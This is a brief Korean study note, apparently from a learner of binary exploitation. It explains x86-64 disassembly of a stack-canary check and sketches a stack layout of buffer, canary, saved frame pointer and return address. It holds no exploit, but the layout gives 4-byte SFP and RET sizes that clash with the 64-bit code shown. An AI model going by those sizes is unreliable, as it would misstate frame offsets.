
카나리 검사

0x000000000000119f <+54>:mov rdx,QWORD PTR [rbp-0x8]
rbp-0x8 값(저장한 카나리)을 rdx로 넣을게요.

0x00000000000011a3 <+58>:sub rdx,QWORD PTR fs:0x28
fs:0x28(저장된 카나리)와 rdx(저장한 카나리)를 뺄셈할게요.

0x00000000000011ac <+67>:je 0x11b3 <main+74>
main+58 연산 결과가 0이면, je 조건을 만족하여, main+74로 점프해요.

0x00000000000011ae <+69>:call 0x1060 <__stack_chk_fail@plt>
프로그램 오류 메시지를 출력해요.


BUF = 50 BYTE
canary=12345
SFP = 4 BYTE
RET = 4 BYTE

갈 길이 멀당
화이팅